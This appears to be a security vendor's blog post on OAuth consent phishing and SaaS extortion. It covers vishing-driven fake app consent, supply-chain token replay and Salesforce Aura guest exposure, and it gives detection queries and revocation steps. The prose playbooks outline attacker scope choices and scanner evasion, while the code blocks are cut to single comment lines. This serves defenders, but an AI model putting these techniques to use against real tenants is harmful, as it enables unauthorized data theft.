
OAuth consent phishing is an attack where a user approves a malicious app. The identity provider then issues a token that gives the attacker API access to the user’s data. No vulnerability is exploited. Because the token comes from the real provider, it can bypass MFA, password resets and login monitoring, according to an FBI advisory. This post explains how it works and how to defend against it.
OAuth consent phishing is the attack that no firewall blocks, no patch fixes, and no MFA prompt stops. The attacker does not break into the system. They send a consent request to a legitimate identity provider. The victim approves it. The identity provider then issues a long-lived token that gives the attacker the same API access as any authorized application. No exploit. No malware on the endpoint. No anomalous login. Just one click on an ‘Accept’ button that the victim believed was routine.
The FBI describes data theft and extortion intrusions by a cluster it tracks as UNC6040, active since October 2024. The description is in a FLASH notice coordinated with CISA (FLASH-20250912-001). The actors used voice phishing to get victims to authorize a malicious connected app in Salesforce, so no software vulnerability was needed. Some victims later received extortion emails allegedly from the ShinyHunters group; the FBI does not confirm that link. Sources differ on the period and scale. Other reporting cited in this post gives a mid-2025 to mid-2026 campaign and much larger totals. No government source confirms those totals. The trust relationships victims had established with third-party applications were the only keys the attackers needed.
This blog is a technical breakdown of how the OAuth consent abuse attack model works. It explains why the controls most organizations have deployed do not address it. It also shows what a detection and governance program for authorization-layer attacks looks like.
| October 2024 start of UNC6040 voice-phishing intrusions into Salesforce, according to the FBI Source: FBI FLASH-20250912-001 | August 2025 UNC6395 used compromised OAuth tokens from a third-party integration, according to the FBI Source: FBI FLASH-20250912-001 | $0 cost to register a malicious OAuth application with Microsoft, Google, or Salesforce’s developer platforms Source: Microsoft Entra ID and Salesforce developer documentation, 2026 |
How Does OAuth Consent Abuse Turn a Permission Grant Into a Breach?
To see why this attack model is so effective, you need to know three things. These are what OAuth 2.0 actually does, how consent grants are issued, and what happens to access tokens after they are issued.
OAuth 2.0: The Delegation Layer Under Every SaaS Integration
OAuth 2.0 is the authorization framework that allows users to grant third-party applications access to their data without sharing their passwords. It is the protocol behind every ‘Sign in with Google’ and every ‘Connect to Microsoft 365’. It also sits behind every SaaS integration that reads your calendar or sends emails on your behalf. The protocol is correctly designed for its intended purpose. It keeps passwords out of third-party hands and gives users explicit control over what they share with whom.
The consent grant is the mechanism at the heart of this model. When a user authorizes a new application, they make an authorization decision. In effect it says: this application is allowed to act as me, within the specified permissions, for as long as the token lasts. The identity provider records that decision and issues tokens accordingly.
The critical operational detail is that this decision is made once, at the moment of consent. After that it operates automatically, without the user’s further involvement.
- Consent requestThe attacker sends it to a legitimate identity provider
- Victim approvesOne click on an Accept button that looked routine
- Token issuedA long-lived token gives the same API access as any authorized application
- Quiet accessNo exploit, no malware on the endpoint and no anomalous login
OAuth consent grant flow: legitimate protocol, weaponized (Disclaimer: not verified against production)// Standard OAuth 2.0 Authorization Code Flow |
The Fundamental Architectural Asymmetry

MFA is an authentication control. It answers the question: is this person who they claim to be? OAuth consent phishing does not question that claim. The victim authenticates correctly. The identity provider confirms their identity. MFA passes exactly as designed. The attack operates at the authorization layer, which answers a different question: what is this application allowed to do on this person’s behalf? MFA has no opinion about that question. The consent screen is where the authorization decision is made, and the consent screen is exactly where the attacker’s payload is delivered. By the time MFA has confirmed identity, the authorization decision has already been made in the attacker’s favor.
The High-Value OAuth Scope Catalog
Not all OAuth scopes carry the same risk. The scopes that appear in documented extortion campaigns share a pattern: they enable bulk data export, persistent access, and organizational intelligence. Understanding which scopes represent high risk is the starting point for any consent governance program.
| Scope | What It Allows | Why Attackers Request It |
| Mail.Read / Mail.ReadWrite | Full mailbox read/write access | BEC intelligence: financial threads, pending wire transfers, executive correspondence |
| Files.ReadWrite.All | All OneDrive and SharePoint files | Complete data exfiltration: strategic documents, financial models, customer data |
| Contacts.Read | All address book and contact data | Contact harvesting for campaign amplification; executive relationship mapping |
| offline_access | Enables refresh token issuance | Persistent access: refresh tokens valid up to 90 days, survives password reset |
| User.Read.All | Enumerate all users in the tenant | Organizational mapping: identify high-value targets for spear phishing or BEC |
| Calendars.Read | Full calendar access | Meeting intelligence: who is meeting whom, when, about what |
| Directory.Read.All | Full Azure AD / Entra ID directory | Tenant structure, group memberships, role assignments |
| Salesforce: full API / bulk API | All CRM object read/write including bulk export | Customer database exfiltration: contact records, deal history, revenue data |
Source: Microsoft Entra ID permission documentation; documented ShinyHunters campaign scope analysis, 2025-2026
Three OAuth Consent Phishing Playbooks: The Campaigns That Defined 2025-2026
The most extensively documented SaaS extortion campaign of this period operated across three distinct intrusion paths, identified by threat intelligence research published in July 2026. Sources differ on dates and attribution. The FBI dates UNC6040 intrusions from October 2024. It says only that some victims received extortion emails allegedly from ShinyHunters. That research describes a mid-2025 to mid-2026 campaign attributed to ShinyHunters. Each path represents a different exploitation of OAuth trust relationships. Together they illustrate why perimeter-focused and authentication-focused security controls are structurally insufficient against an authorization-layer attack model.
Playbook 1: Vishing Plus OAuth Consent Phishing
The first intrusion path combined voice social engineering with a technical consent grant. Operators called employees of target organizations, impersonating IT support staff or platform vendor representatives. The voice call established trust and urgency. The caller said there was a problem with the employee’s account, a required integration needed to be authorized, or a security update required app verification.
The employee was then guided through opening a link and approving a consent screen for what appeared to be a legitimate tool. In the Salesforce campaigns, the application was named to closely resemble Salesforce’s native ‘Data Loader’ utility. Many Salesforce administrators use that utility routinely for data import and export. The employee, believing they were authorizing a legitimate administrative tool under the guidance of a support representative, clicked ‘Accept.’
Playbook 1: Fake Data Loader OAuth registration and API exploitation (Disclaimer: for research purposes only)// Fake 'Salesforce Data Loader Pro' app registration (attacker-controlled) |
Playbook 2: Supply Chain Token Compromise
The second intrusion path is more architecturally interesting and harder to defend against. It does not require deceiving any employee of the target organization. It requires compromising a vendor that already has legitimate OAuth access to the target’s SaaS environment.
In August 2025, a sales engagement platform’s integration service was compromised. The integration stored OAuth connection secrets that provided API access to the CRM environments of customer organizations. When the integration service was breached, the attacker inherited every stored OAuth token and connection secret for every customer tenant that had configured the integration.
Playbook 2: Supply chain token replay (Disclaimer: for research purposes only; reconstructed from documented incident analysis)// Supply chain OAuth token compromise: how downstream access works |
The same pattern repeated in November 2025 through a customer success platform integration, reaching Salesforce customers of that vendor. In June 2026, a market intelligence platform was compromised. Its stored credentials were used to pivot into the Salesforce and conversation intelligence environments of downstream customers. Each incident was operationally identical: one vendor breach, hundreds of downstream exposures, all through tokens the customers themselves had authorized.
Source: Microsoft Security Blog July 13, 2026; industry research note, July 16, 2026; documented incident analysis 2025-2026
- Vendor integrationStores OAuth tokens for customer CRM environments
- Vendor breachedAttacker inherits every stored token and secretTechnique T1528 (MITRE ATT&CK, opens in a new tab)
- Tokens replayedAttacker uses them as if it were the customer’s own appTechnique T1550.001 (MITRE ATT&CK, opens in a new tab)
- Customer data pulledCustomer data of downstream organizations is exposed
Playbook 3: Misconfigured Guest Access and API Exposure
The third intrusion path required neither social engineering nor vendor compromise. Several Salesforce tenants had misconfigured their Experience Cloud guest access permissions. Others exposed their Salesforce Aura framework endpoints. In both cases, unauthenticated API queries could return significantly more data than intended.
The Aura framework endpoint, /aura, accepts GraphQL-style queries and responds with Salesforce object data. Correctly configured, it returns only what guest users are permitted to see. Misconfigured, it can return entire Contact, Lead, Account, or custom object datasets in response to queries from any unauthenticated HTTP client. No OAuth token required. No authentication. No consent. The data is simply publicly accessible because the guest access permissions and API exposure configuration were not reviewed.
Playbook 3: Aura endpoint guest access exploitation (Disclaimer: for defensive research purposes only)// Salesforce Aura endpoint misconfiguration: unauthenticated data access// Contacts, Leads, Accounts, Opportunities, Cases, custom objects |
Source: Microsoft Security Blog July 13, 2026; independent security research on Salesforce Aura GraphQL exposure patterns
The Transitive Trust Problem: Fourth-Party OAuth Risk
The supply chain attack playbook illustrates a risk architecture that most SaaS security programs have not formally addressed: transitive trust through OAuth integration chains. An organization may carefully review every application it directly authorizes and still be exposed. The exposure comes through the applications its vendors have authorized. It also comes through the applications those vendors’ vendors have authorized, and the trust chain extends indefinitely.
When an organization installs a vendor integration into their Salesforce or Microsoft 365 environment, they review the vendor’s security posture and make an authorization decision. What they do not review is the vendor’s own OAuth grant inventory: which applications does this vendor’s platform connect to? What access have those connected applications been granted? What happens to the connection credentials if any of those applications or their vendors are compromised?
The 2025-2026 Cascade Pattern
The documented campaign produced cascading compromises through multiple integration chains. One vendor’s breach in August 2025 reached downstream customer organizations. A second vendor’s compromise in November 2025 reached additional downstream organizations. A third vendor breach in June 2026 reached customers spanning multiple sectors and geographies. In each case, the downstream organizations had authorized the vendor directly. They had not authorized the attacker. They also had no way to detect that an unauthorized party was using the authorization they had granted to a trusted vendor.
The pattern produces what industry research has documented as the ‘SaaS supply chain multiplier’. One vendor compromise routinely produces dozens to hundreds of downstream victim organizations. Each of them sees normal integration activity in its audit logs right up to the moment of public disclosure.
| Trust Level | Who Authorized It | Visibility to End Organization | Risk If Compromised |
| First-party apps | The organization directly authorized | Full: visible in own tenant’s app registrations and enterprise applications | Organization is responsible and has revocation control |
| Third-party integrations | The organization directly authorized a vendor’s published app | Partial: visible in enterprise applications list, but vendor controls the app registration | Vendor compromise inherits all granted permissions; organization must revoke to terminate access |
| Fourth-party (vendor’s integrations) | The vendor authorized apps in the vendor’s own tenant | None: invisible to end organization; not in their app registry | Vendor’s vendor compromise can produce tokens that are replayed against end organization’s data |
| Guest access permissions | The organization configured Experience Cloud or sharing settings | Configuration-visible but not surfaced in standard security reviews | Misconfigured guest permissions enable unauthenticated data extraction; no token required at all |
What Your SOC Sees vs. What Is Actually Happening
The operational consequence of OAuth consent abuse is that it produces very little that standard detection tools recognize as malicious. The attacker’s activity signature is, by design, nearly identical to legitimate application activity.
The Attacker’s Log Footprint
Log analysis: OAuth consent abuse from attacker vs. SOC perspective (Disclaimer: not verified against production)// What appears in Microsoft 365 / Entra ID sign-in logs: |
Why Standard Detection Rules Miss It
| Detection Rule | Why It Fails |
| Impossible travel / location anomaly | OAuth token replay from attacker infrastructure produces Microsoft Graph API IPs, not the attacker’s geographic IP. The API call origin is within Microsoft’s datacenter network. |
| Failed login attempts | No failed logins occur. Token replay produces successful authentication events. Credential stuffing indicators are entirely absent. |
| New device registration | No new device is registered. The token is associated with the original consent grant event, not a new device. |
| Anomalous login hours | Token replay can be timed to occur during the victim’s business hours, matching normal usage patterns. |
| Legacy authentication protocol | OAuth 2.0 is not a legacy protocol. Modern Conditional Access policies that block basic auth and legacy protocols do not apply. |
| Malware / EDR | No executable runs on the endpoint. All activity is API calls from the attacker’s remote server to Microsoft’s or Salesforce’s API. The endpoint is uninvolved. |
| DLP on email traffic | Exfiltration occurs via authenticated Microsoft Graph API calls, not email attachment sending or web upload. Standard DLP rules focused on email and file upload do not apply. |
The Signals That Do Exist
OAuth consent abuse does produce detectable signals, but they are authorization-layer signals rather than authentication or network anomaly signals. The consent grant event itself is logged in Entra ID and Salesforce audit logs. The scope of the granted permissions is visible in enterprise application records. The volume and pattern of API calls made by the application can diverge from legitimate application behavior. A legitimate CRM integration does not read 50,000 contact records in 15 minutes. Detection of this attack model requires monitoring the authorization layer. That means tracking who consented to what, when, with which scopes, and what that application has done since the grant was issued.
This is fundamentally different from monitoring the authentication layer. Most SIEM rules, alert configurations, and security monitoring programs are built entirely around the authentication layer.
How Long Does an OAuth Refresh Token Keep Working?
One of the most consequential properties of OAuth refresh tokens for this attack model is their persistence. Session cookies expire when the browser is closed, and access tokens expire in an hour. Refresh tokens are different. They are designed to provide long-term application access without requiring the user to re-authenticate.
OAuth refresh token lifecycle and persistence (Disclaimer: for defensive research purposes only)// Microsoft Entra ID default token lifetimes (configurable by tenant admin): |
Source: Microsoft Entra ID token lifetime documentation; MSAL token caching documentation
The Commoditization of Consent Abuse: ConsentFix and Automated Attack Toolkits
Running an OAuth consent phishing campaign now takes much less technical skill. Purpose-built toolkits automate steps that once required it. ConsentFix, documented by security researchers in 2025 and 2026, is the most thoroughly analyzed of these tools.
ConsentFix automates several steps of a campaign:
- It registers malicious OAuth applications across multiple identity providers.
- It generates convincing consent phishing page templates calibrated to specific target platforms.
- It manages the storage and replay of stolen tokens.
- It provides an operator dashboard for monitoring active compromises.
The toolkit is available through underground markets and is regularly updated to incorporate evasion techniques documented in platform security research.
| Capability | Manual Attack (Operator Skill Required) | ConsentFix and Automated Toolkits |
| App registration | Manual registration in developer portal; requires understanding of OAuth app configuration | Automated: scripts register apps across multiple tenants simultaneously |
| Consent page generation | Custom HTML required; must accurately impersonate target application UI | Templated: pre-built consent page templates for major platforms |
| Token capture | Custom server required to receive authorization codes and exchange for tokens | Built-in: automated code exchange and token storage |
| Token replay | Manual API scripting required for each target platform | Automated: scheduled token replay maintains persistent access |
| Evasion | Manual implementation of evasion techniques | Built-in: legitimate domain redirection, Cloudflare challenge, state-parameter encoding |
| Scale | Limited by operator bandwidth for campaign management | Dashboard-managed: hundreds of active compromises tracked simultaneously |
| Campaign analytics | Manual tracking | Real-time: consent grant rates, active tokens, API call volumes per compromised account |
Source: independent security research on ConsentFix toolkit; consent phishing automation analysis, 2025-2026
The evasion capabilities in current automated toolkits are particularly relevant for email security gateways and URL inspection tools. Phishing links in consent phishing campaigns point to legitimate identity provider domains (login.microsoftonline.com, accounts.google.com) rather than attacker-controlled domains. The only attacker-controlled component is the redirect_uri, which receives the authorization code after consent is granted. A URL inspection tool that follows the consent phishing link will reach a real Microsoft or Google login page and classify the link as safe.
Consent phishing evasion chain: why automated scanners miss it (Disclaimer: not verified against production)// Evasion chain used in documented 2026 campaigns: |
The Scale of the Consent Abuse Wave in 2025-2026
The documented campaigns and toolkits of the past eighteen months establish consent-based SaaS extortion as a primary attack category rather than an emerging threat. The scale indicators suggest this is now the dominant attack path for financially motivated actors targeting enterprise SaaS environments.
| Campaign / Data Point | Scale | Source |
| UNC6040 Salesforce intrusions (since October 2024) | Victim count not stated by the FBI; some victims received extortion emails allegedly from ShinyHunters | FBI FLASH-20250912-001 |
| Sales engagement platform supply chain (August 2025) | Count not confirmed by a government source | Industry research note, July 2026 |
The Extortion Model: Pay-or-Leak at SaaS Scale
The financially motivated actors behind the dominant 2025-2026 campaigns use a consistent post-compromise monetization model: pay-or-leak extortion. Data is exfiltrated in bulk using legitimate API access. The victim is contacted with a ransom demand and evidence of the exfiltration. A deadline is set for payment before public publication.
The SaaS extortion model has two properties that distinguish it from ransomware extortion. First, encryption is not required, which means there is no remediation step the victim can take to recover access to their own data. The data has been copied; the copy cannot be encrypted back. Second, the exfiltration is typically silent and fast. CRM bulk API access allows extraction of hundreds of thousands of records in minutes, not hours. The window between initial access and complete exfiltration is often short enough that monitoring tools do not generate alerts before the exfiltration is complete.
How Do You Detect and Defend Against OAuth Consent Abuse?
Platform-Level Controls
- Restrict user consent in Microsoft Entra ID: disable the default permission that allows users to consent to third-party applications. Require admin approval for all new application consent requests. From July 2025, Microsoft enables this restriction by default for new tenants. Organizations that have not reviewed their tenant consent policy may still be running in the permissive legacy configuration.
- Enable risk-based step-up consent in Entra ID: Entra’s built-in policy automatically requires admin approval for applications flagged as potentially risky. This includes multi-tenant apps from unverified publishers. This does not eliminate the risk for verified-publisher applications but significantly raises the bar for new malicious app registrations.
- Audit and maintain an OAuth application inventory: run a full audit of every application registered in the tenant and every enterprise application with OAuth grants. Remove applications that are no longer in use. Flag applications with high-privilege scopes (offline_access combined with mail or files access) for review.
- Salesforce: review Connected Apps with OAuth grants. Disable unused Connected Apps. Restrict the IP ranges from which Connected Apps can make API calls. Disable the Aura endpoint for Experience Cloud sites that do not require it, and audit guest user permission sets against the minimum required access.
- Implement OAuth application allowlisting: define a list of approved OAuth applications and block all others from receiving consent at the identity provider level. This is operationally complex but is the most effective control against consent phishing campaigns that register new malicious applications.
Detection Rules
Detection queries: OAuth consent abuse and token replay indicators// Microsoft Entra ID / Microsoft Sentinel KQL |
Token Revocation Response Playbook
When an unauthorized or suspicious OAuth grant is identified, the response sequence matters. Password reset alone does not terminate access; the OAuth token must be explicitly revoked.
| Response Step | Platform | Action | Effect |
| 1. Identify all grants | Entra ID | Enterprise Applications > app > Users and Groups > review who has consented | Confirms scope of consent grant and which users are affected |
| 2. Revoke consent | Entra ID | Enterprise Applications > app > Properties > Delete OR revoke individual user consent via PowerShell: Revoke-MgUserOAuth2PermissionGrant | Invalidates the OAuth grant; subsequent token refresh attempts will fail |
| 3. Revoke active tokens | Entra ID | PowerShell: Invoke-MgInvalidateUserRefreshToken -UserId <upn> or via portal: Users > account > Revoke sessions | Terminates all refresh tokens; forces re-authentication for all apps |
| 4. Salesforce token revocation | Salesforce | Setup > Connected Apps OAuth Usage > revoke tokens per Connected App per user, or revoke at Connected App level | Terminates API access for the compromised Connected App |
| 5. Audit API activity | Entra ID / Salesforce | Review Graph API logs and Salesforce API usage logs for data accessed during the window | Establishes scope of exfiltration for notification and regulatory reporting obligations |
| 6. Scope review | All platforms | Review remaining application inventory for similar high-privilege grants | Identifies additional exposure before next incident |
Disclaimer: Token revocation and incident response steps should be tested in a non-production environment and validated with platform-specific documentation before operational deployment. Revocation actions affecting production tokens may impact legitimate application integrations.
How Brandefense Addresses SaaS OAuth Risk
SaaS OAuth consent abuse represents a category of risk that operates entirely outside the traditional vulnerability-patch-detect model. The threat is not a vulnerability in a product; it is a property of the authorization architecture itself. Defending against it requires visibility into the authorization layer that most security programs have not built.
| Capability | How It Addresses the OAuth Consent Attack Model |
| External SaaS surface discovery | Finds the internet facing SaaS surfaces tied to your domains. This includes the misconfigured Experience Cloud sites and exposed API endpoints behind Playbook 3, which need no token at all |
| Integration vendor breach monitoring | Tracks the vendors holding OAuth tokens into your environment and surfaces their breach disclosures and leak site appearances before the customer notification arrives |
| Token and connection secret exposure monitoring | Detects OAuth tokens, refresh tokens and integration connection secrets appearing in dark web listings and threat actor channels after a vendor compromise |
| Consent phishing infrastructure detection | Surfaces newly registered domains and application names built to impersonate your own tools, which is the redirect_uri and app name side of a consent campaign |
| Executive and privileged user targeting intelligence | Flags your high value identities appearing in targeting lists and credential markets tied to SaaS extortion campaigns |
RELATED READING
Phishing-as-a-Service 2.0: The Kits That Bypass MFA Without a Fake Login Page: How the same kit economy industrializes the device code and consent abuse techniques described here.
Shadow IT: Why the Assets Your IT Team Doesn’t Know About Are Your Most Dangerous Entry Points: How unsanctioned SaaS adoption creates OAuth grants that never enter the security inventory.
Continuous Monitoring vs. Annual Audit: Why the TPRM Calendar Is Broken: Why an annual review cycle cannot catch a vendor token compromise that happens between audits.
One Vendor, Eleven Crises: Why Your TPRM Program Has a People Data Blind Spot: The broader supply chain pattern of which OAuth token cascades are the SaaS specific case.